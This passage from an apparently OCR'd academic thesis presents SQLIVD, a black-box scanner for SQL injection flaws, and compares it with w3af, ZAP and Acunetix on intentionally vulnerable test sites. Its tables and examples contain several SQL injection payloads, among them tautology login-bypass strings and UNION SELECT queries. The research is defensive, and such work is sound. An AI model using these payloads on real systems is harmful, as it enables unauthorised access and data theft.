


Figure 4.1. SQLIVD interface

SQLIVD scanner interface composed of:

- URL input: in which the user write the link of the site.
- Crawling Button: start crawling the web site and save extracted AEP's to the database.
- Checkbox Buttons: to choose injection type :
  - Injection in URL: injecting into potential URLs parameters.
  - Injecting in inputs: injecting in all potential detected AEPs (entry points).
- Similarity Text field: the user chooses to select a threshold (TH > 0% and TH<=100 %) as a (TH > 1 and TH<=1) to be more understandable to the user, or run by default TH <100 %.
- Scan Button: start injecting to find SQL injection vulnerabilities.
- Clear Data Button: clear (empty) all data bases.
- Create Report Button: create report contains the list of vulnerability in PDF Format.

4.4 Experimentation:

The proposed approach of our SQLIVD scanner is based on analysing the structural response pages. Despite there are many vulnerable applications designed to allow an individual to validate their tool against required vulnerabilities, we have selected 4 applications: 2 of custom applications developed by master students developed by JavaScript, PHP , using MySQL as a backend data, both are running on Apache Tocomat 7.0.27. And 2 of online applications designed for testing purposes.

One of the reasons to selecting those applications online and custom is to adjust the effectiveness of our approach on different points and platforms.

4.4.1 SQLIVD scanner principle:

SQLIVD uses:

- Random Queries:

A random query is always generate a rejection page, this latter is generated by the application and not by DBMS which means the response page is never vulnerable, which makes it the best model for comparing and searching for any differences between pages, and this is the principle of our detection approach.

- Injection Queries:

We have set different types of injection queries depending on different SQL injection attacks provided gathered and modified.

Proposed scanner injector consists of 85 different valid/true (blind) requests for popular relational database servers, 89 different types of tautology SQLI patterns with 66 patterns trigger different related error-based of a different databases (MySQL, ORACLE, MSSQL.. etc), we also add different string and integer payloads according to the URL parameters.

4.4.2 SQLIVD features :

In our approach we have add a new features that the most scanners ignores them:

a. Prepare AEPs:

SQLIVD scanner is able the extract the most sensitive AEP (application entry points) in forms or URLs,

- AEP in a form:
- Our scanner detects potential inputs for SQL injection vulnerability and classifies them according of the type of input (text, number, search, email, password, hidden, textarea) to put the right query (valid/random) for each type.
- SQLIVD able to detect the login forms and distinct the user authentication whether it compose of (type='text' / type='password' OR type='email' / type='password').
- AEP in URLs:

Our scanner detects the potential URLs and parse every link to extracts parameters (keys and values) to make the right payloads (string/integer).

b. Prepare Injection:

In the injection part we added new mechanisms for injecting each and every AEPs alone:

- In login form:

Due to the development of web applications now a days there are new input validation especially in login forms, the user must fill all the fields in order to authenticate. Testing each input separately by filling only one input with payload won't work, we figure out to test each input by injecting it with payload and the other with a random, till payloads exhausted and do the same with contrary.

User : OR'1=1'		User : Asd5
Password: Asd5		Password: OR'1=1'

- In a search field:

After doing many research we find most of the black box scanners in detecting SQL injection deal with detecting SQLIV in search field as any other input which leads to many false alarms because search field treats the query as a string and search for the particular string in the application itself (news sites, library catalogue sites…etc) or in a DBMS database management system.

Using only similarity to avoid such a problem is not enough, because when the application is secure, it converts the injection query to string word and searches for any mismatch between database records and this word, for this reason we have added a third condition after error related message and similarity, is to check if characters of a query is appeared in the response page or not, if did not appeared the site is might vulnerable.

First, we had a problem with separating the search field node to test it alone,

```
<input id="aspect_discovery_SimpleSearch_field_query" class="ds-text-field" name="query" type="text" value="or 1=1--">

<input autocomplete="off" name="q" placeholder="Search creators and creations…" type="search" class="sc-kafWEX gTVlGy">
```

These two captures from two different sites[41][42] representing one of the different representation of a search node, finding search field by it's type or name alone won't work, after considering analysing of numerous of applications, we added an additional filter to find certain words that we have gathered like: 'search' 'searchfor' 'find' 'query' 'recherche'.

- In URLs:

Potential URL parameters contains keys and there values (key = value)
We perform two different types of attacks (key = value+payload) OR (key = payload) and each has its own particular payloads to try cover all probabilities of hijacking web application.

c. *Detection***:**

Our principle of detection is based on representing the HTML response page in structural and depending on measuring the similarity between pages:
If(similarity <>1) page is vulnerable.
If(similarity =1) page is not vulnerable.
We add an optional choice of the similarity threshold because different web applications have different web page styles therefore the threshold may need to be adjusted.

4.4.3 The scanners used for comparison:

Experimentation will have more credibility if we involve scanners adopted by the scientific and professional community as a kind of reference to prove the power of our approach.
The two of the most famous and used scanners were selected for the comparative study: w3af ,ZAP is an academic scanners, and commercial scanner Acunetix web vulnerability(IBM). Each of scanners is capable of crawling web pages inside applications, as well as filling out discovered HTML forms.

a. Acunetix Web vulnerability (IBM):

Acunetix Web Vulnerability Scanner [43] is an automated web application security testing tool that audits your web applications by verifying vulnerabilities such as SQL Injection, the cross-scripts site, and other exploitable vulnerabilities.
Acunetix Web Vulnerability Scanner scans a website or web application that is accessible through a web browser and uses the HTTP / HTTPS protocol.

b. W3af:

w3af [44]is a Web Application Attack and Audit Framework. The project's goal is to create a framework to help you secure your web applications by finding and exploiting all web application vulnerabilities. W3af developed by python for ease to use an implement.

c. ZAP:

OWASP ZAP (Acronym for Zed Attack Proxy) [35] is a security scanner for open-source Web applications. It is for the use of both who are new to application security as well as professional penetration testers. It is one of OWASP's most active projects and has received Flagship status . It is also fully internationalized and is currently translated into more than 25 languages.

When used as a proxy server it allows the user to manipulate all the traffic that passes through it, including traffic using the HTTPS protocol.

It can also operate in 'daemon' mode which is then controlled via a REST application programming interface. And it is written in Java and is available in all popular operating systems, including Microsoft Windows, Linux and Mac OS.

4.4.4 Tested applications:

The four sample tested applications are effected with different SQL injection vulnerabilities as shown in table 4.1.

Site_1 and Site_2: are online test applications:

- Site_1[43]: is an online shop application designed by Acunetix, it is a vulnerable to web attacks intended for help testing purposes.




Figure 4.2 Acuntix online test application

- Site_2: is an online shop application [44] to for learning and testing perposes.




Figure 4.3 online test application by HackThisSite

Site_3 and Site_4: are custom applications.

- Site_3: is custom application of an online shop developed by master students.

Figure 4.4 online_shop custom application

- Site_4: is an online exam custom application.

Figure 4.5 custom application Online_Examination Portal

Table 4.1 shows the type of vulnerabilities in each tested site.

	Site_1	Site_2	Site_3	Site_4
Error_based	1	0	1	0
Blind_based	1	1	0	1
Tautology_based	1	0	1	1

Table 4.1 Types of SQLIV in tested applications

1= vulnerable.

0= not vulnerable.

4.5 Experimentation Results:

This section shows the scan results of four applications of test under three scanners:

4.5.1 Results of scanners of SQLI vulnerabilities:

Table 4.2 shows the experimentation results as follows:

- All applications with Error based SQLI are discovered except ZAP,
- Acunetix discovers one application with blind_based while SQLIVD discovers all of them.
- Acunetix discovers tautology in one application, while SQLIVD discovers all of them.

	Site_1	Site_2	Site_3	Site_4
W3af	1/0/0	0/0/0	1/0/0	0/0/0
ZAP	0/0/0	0/0/0	0/0/0	0/0/0
Acunetix	1/1/1	0/0/0	1/0/0	0/1/0
SQLIVD	1/1/1	0/1/0	1/0/1	0/1/1

Table 4.2 The results of running the scanners against four vulnerable applications

SQLIVD is able to detect tautology in site_3 and Site_4 , and blind_based SQLI in Site_2 by detecting a successful execution of SQLI. As it mentions in table 4.3 and table 4.4

	Input	Payload	Similarity	Tautology_based
Site_3	loginid	' or username is not NULL or username = '	93.6	1
Site_4	password	1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055	0.21	1

Table 4.3: Successful authentication bypass by similarity

	url_effected	Payload	Similarity	Blind_based
Site_2	https://www.url.com/index/	UNION ALL SELECT null, * ,null, null FROM email;	99.0	1

Table 4.4 : Successful execution by similarity

4.5.2 Number of discovered vulnerabilities:

In this test we distinct the false positive from the false negative ones from all results of all scanners by checking all results manually and see if the report of a scanner is true or false:
Acunetix record numerous of false positives, in authentication bypass and for search field, W3af and acunetix and SQLIVD find all the error_based viulnerablities in Site_3.
SQLIVD is the only scanner that discovers tautologies in Site_3 and Site_4 in different points.
Due to the mechanisms added to SQLIVD like isolating search field form other fields to be checked alone allowed our scanner reduce the false positive to the lowest.
In addition SQLIVD was able to detect a one successful execution in Site_2 by applying our approach in detecting similarity (+1(sim)).

	Site_1	Site_2	Site_3	Site_4
W3af	6/0/0	0/0/0	3/0/0	0/0/0
ZAP	0/0/0	0/0/0	0/0/0	0/0/0
Acunetix	12/3/2	0/0/0	2/0/0	0/3/0
SQLIVD	12/3/4	0/1/0 +1(sim)	2/0/2	0/3/1

Table 4.5 Number of discovered vulnerabilities

4.5.3 Number of false positive and false negative:

4.5.3.1 False Positive:

Occur when a scanner flags a security vulnerability when you don’t have.

4.5.3.2 False Negative:

The scanner indicate that there is no vulnerability when actually there is.

Based on table4.5 the false positive and negative are calculated according to the number of total results of each scanner, and the manual tested of the report results on all sample applications.

- Number of false negative (N_FN):
  Number of false negative for each scanner = the number of all real vulnerabilities in an applications - number of vulnerabilities discovered by each scanner in all applications.
- Number of false positive(N_FP): calculating the number of the false report by scanners.

	W3af	Acunetix	ZAP	SQIVD
N_FN	20	7	29	0
N_FP	9	0	0	0

Table 4.6 Number of FN &FP

Because ZAP did not find any vulnerability it records all as N_FNs, Acunetix and W3af are disparity, while SQLIVD found non N_FP or N_FN.

4.6 Conclusion:

In this chapter we described the implementation and the experimentation of our SQLIVD proposed scanner approach.

The experimentation study shows the performance of our scanner in detecting SQL injection vulnerabilities compared to the chosen scanners: ZAP, Acunetix, and W3af.

The study prove that our approach reliability of detecting most of SQL injection types, and the effectiveness of optimisation the false positive and false negative.

General Conclusion

General conclusion

Surfing the internet especially web applications could considered as daily habits now a days, what attracts the hacker to steal and manipulate sensitive data by performing different attacks. SQL injection one of the preferred attack for the hackers due the ease of use.

Researches around the world trying to build solve injection vulnerabilities problem since the dynamic web application was built. Unfortunately the problem haven't solved till this day, but building a reliable tools for detecting this type of injection vulnerabilities (SQLIV) and keeping update every time will reduce the vulnerable points to the minimum.

That's what makes us creating a new approach ever been implemented in our SQLIVD scanner based on attacker point of view. Our scanner follows these phases :

- Crawling phase: for collecting potential AEPs (entry points) and save the into database.
- Injecting: for simulating different SQL injection attacks on AEPs by generating a massive injection requests.
- Detecting: in this phase we applied our approach of detecting SQLIV.

Maximizing the number of detecting SQLIV in a web application and reduce the time and complexity. We also added new mechanisms to optimize the detection of SQLIV.

After running a successful implementation of SQLIVD scanner the results was promising compared to other scanners (OWASP ZAP, Acunetix, W3af).

The results proved the effectiveness of our approach in detecting such vulnerability.

The next step for our work is try to cover more types of SQL injection vulnerabilities, and keeping optimization and updates under consideration.

REFERENCES

[1] OWASP site. accessed 2019

[2] https://www.imperva.com Cyber Thread Defence accessed 2019

[3] Xu Jia, Design, Implementation and Evaluation of an Automated Testing Tool for Cross-Site Scripting Vulnerabilities, 2016 Darmstadt University of Technology (TUD)- Computer Science Department.

[4] https://resources.infosecinstitute.com accessed 2019

[5] https://ccm.net. accessed 2019

[6] https://www.stackoverflow.com accessed 2019

[7] https://en.wikipedia.org/wiki/Multitier_architecture.

[8]Xu Jia Diploma Thesis Design, Implementation and Evaluation of an Automated Testing Tool for Cross-Site Scripting Vulnerabilities 2006.

[9]Glenford J. Myers. The Art of Software Testing. Wiley, 1979.

[10]Glenford J. Myers. Software Reliability. Wiley, 1976.

[11]Bill Hetzel. The Complete Guide to Software Testing. QED Information Sciences,second edition, 1988.

[12]https://searchsoftwarequality.techtarget.com/. 22/06/2019

[13]www.OWASP.org accessed 2019

[14]www.acunetix.com accessed 2019

[15]http://www.sqlinjection.net accessed 2019

[16]www.w3resource.com accessed 2019

[17] http://w3af.org/

[18] Dessiatnikoff, A., Akrout, R., Alata, E., Kaaniche, M., & Nicomette, V. (2011). A clustering approach for web vulnerabilities detection. InDependable Computing (PRDC), 2011 IEEE 17th Pacific Rim International Symposium on (pp. 194-203). IEEE.

[19]http://awap.sourceforge.net/

[20] http://wapiti.sourceforge.net/

[21]Liban A, Hilles SM (2014) Enhancing Mysql Injector vulnerabilitychecker tool (Mysql Injector) using inference binary search algorithm for blind timing-based attack. In: Control and system graduate research Colloquium (ICSGRC), 2014 IEEE 5th, IEEE

[22] http://code.google.com/p/skipfish

[23] Ouarda Lounis, Salah Eddine, Bouhouita Guermeche, Lalia Saoudi, Salah Eddine Benaicha, "A new algorithm for detecting SQL injection attack in Web application", Science and Information Conference (SAI), 2014.

[24] R. Akrout, Analyse de Vulnérabilité et Evaluation de Système de Détection d'Intrusion pour les Applications Web, Doctorat, Université de Toulouse, 2012.

[25]V. Levenshtein, Binary codes capable of correcting deletions, insertions and reversals", Soviet Physics Doklady, 1966, pages 707-710.

[26]Djuric Z (2013) A black-box testing tool for detecting SQL injection vulnerabilities. In: Informatics and applications (ICIA), 2013 second international conference on, IEEE

[27]Muhammad Saidu Aliero · Imran Ghani · Kashif Naseer Qureshi · Mohd Fo'ad Rohani An algorithm for detecting SQL injection vulnerability using black-box testing Springer-Verlag GmbH Germany, part of Springer Nature 2019.

[28] www.w3scools.com accessed 2019

[29] www.jsoup.org accessed 2019

[30]N. Li, T. Xie, M. Jin, and C. Liu, "Perturbation-based user-inputvalidation testing of web applications", Journal of Systems and Software, vol. 83, pp. 2263-2274, 2010.

[31]Djuric Z (2013) A black-box testing tool for detecting SQL injection vulnerabilities. In: Informatics and applications (ICIA), 2013 second international conference on, IEEE

[32]Aliero MS, Ghani I, Zainudden S, Khan MM, Bello M (2015) Review on SQL injection protection methods and tools. Jurnal Teknology

[33]Muhammad Saidu Aliero · Imran Ghani · Kashif Naseer Qureshi · Mohd Fo'ad Rohani An algorithm for detecting SQL injection vulnerability using black-box.

[35] https://www.techopedia.com accessed 2019.

[36] https://www.appserv.org accessed 2019.

[37] https://dev.mysql.com accessed 2019.

[38] https://jsoup.org/ accessed 2019.

[39] http://htmlunit.sourceforge.net/ accessed 2019.

[40] https://www.lifewire.com/searching-your-site-3466200 accessed 2019.

[41] http://dspace.univ-msila.dz:8080/xmlui/discover accessed 2019.

[42] https://www.patreon.com/login?ru=%2F accessed 2019.

[43] http://testphp.vulnweb.com/ aaccessed 2019.

[44] https://www.hackthissite.org/missions/realistic/4/ accessed 2019.

Abstract:

Web applications vulnerabilities allow attackers to perform malicious actions that range from gaining unauthorised access to obtaining sensitive data. Improper input validation and sanitization are the common reason for most of them. SQL injection attack (SQLIA) is the more famous attack based on improper input validation and sanitization. To mitigate the problem we propose a new approach in developing a reliable automatic black box testing scanner for detecting SQL injection vulnerability SQLIVD (SQL injection vulnerability Detector). Our SQLiV detection approach is based on rejection page and on structural similarity algorithms to calculate the structural similarity between rejection page and its corresponding injection page ; our proposed approach able to minimize the false positive and false negative detection rate. The proposed scanner proved the effectiveness of our approach compared to the most popular web application scanners in the field.

Keywords: black box testing, SQL injection, structural similarity algorithm, false positive, false negative.

ملخص

تسمح ثغرات تطبيقات الويب للمهاجمين بتنفيذ إجراءات ضارة تتراوح بين الحصول من وصول غير مصرح به الى الحصول على بيانات حساسة. يعد التحقق من صحة الإدخال والتعقيم غير صحيحين من الأسباب وراء معظمهم. هجوم حقن (SQLIA) هو الهجوم الأكثر استنادًا إلى التحقق من صحة الإدخال والتعقيم. للتخفيف من المشكلة ، طبقنا طريقة جديدة في تطوير ماسح اختبار الصندوق الأسود للكشف عن مشكلة حقن وهو SQLIVD (كشف الثغرات في حقن SQL). لبناء ماسح فعال للكشف عن ثغرة SQLI ، طبقن مقاربة تعتمد على الصفحات العشوائية و ا خوارزمية تعتمد على تشابه الشكلي لصفحات HTML، من اجل حساب التشابه الهيكلي بين صفحة الرفض وصفحة الحقن المقابلة ؛ نهجنا المقترح قادر على تقليل معدل اخطاء الكشف السلبي الإيجابي .أثبت الماسح المقترح فعالية منهجنا مقارنةً بأكثر الماسحات شعبية لتطبيقات الويب في هذا المجال

كلمات مفتاحية : اختبار الصندوق الاسود, SQL الحقنة, تشابه صفحات HTML, النتائج الإيجابية الخاطئة والنتائج السلبية الخاطئة.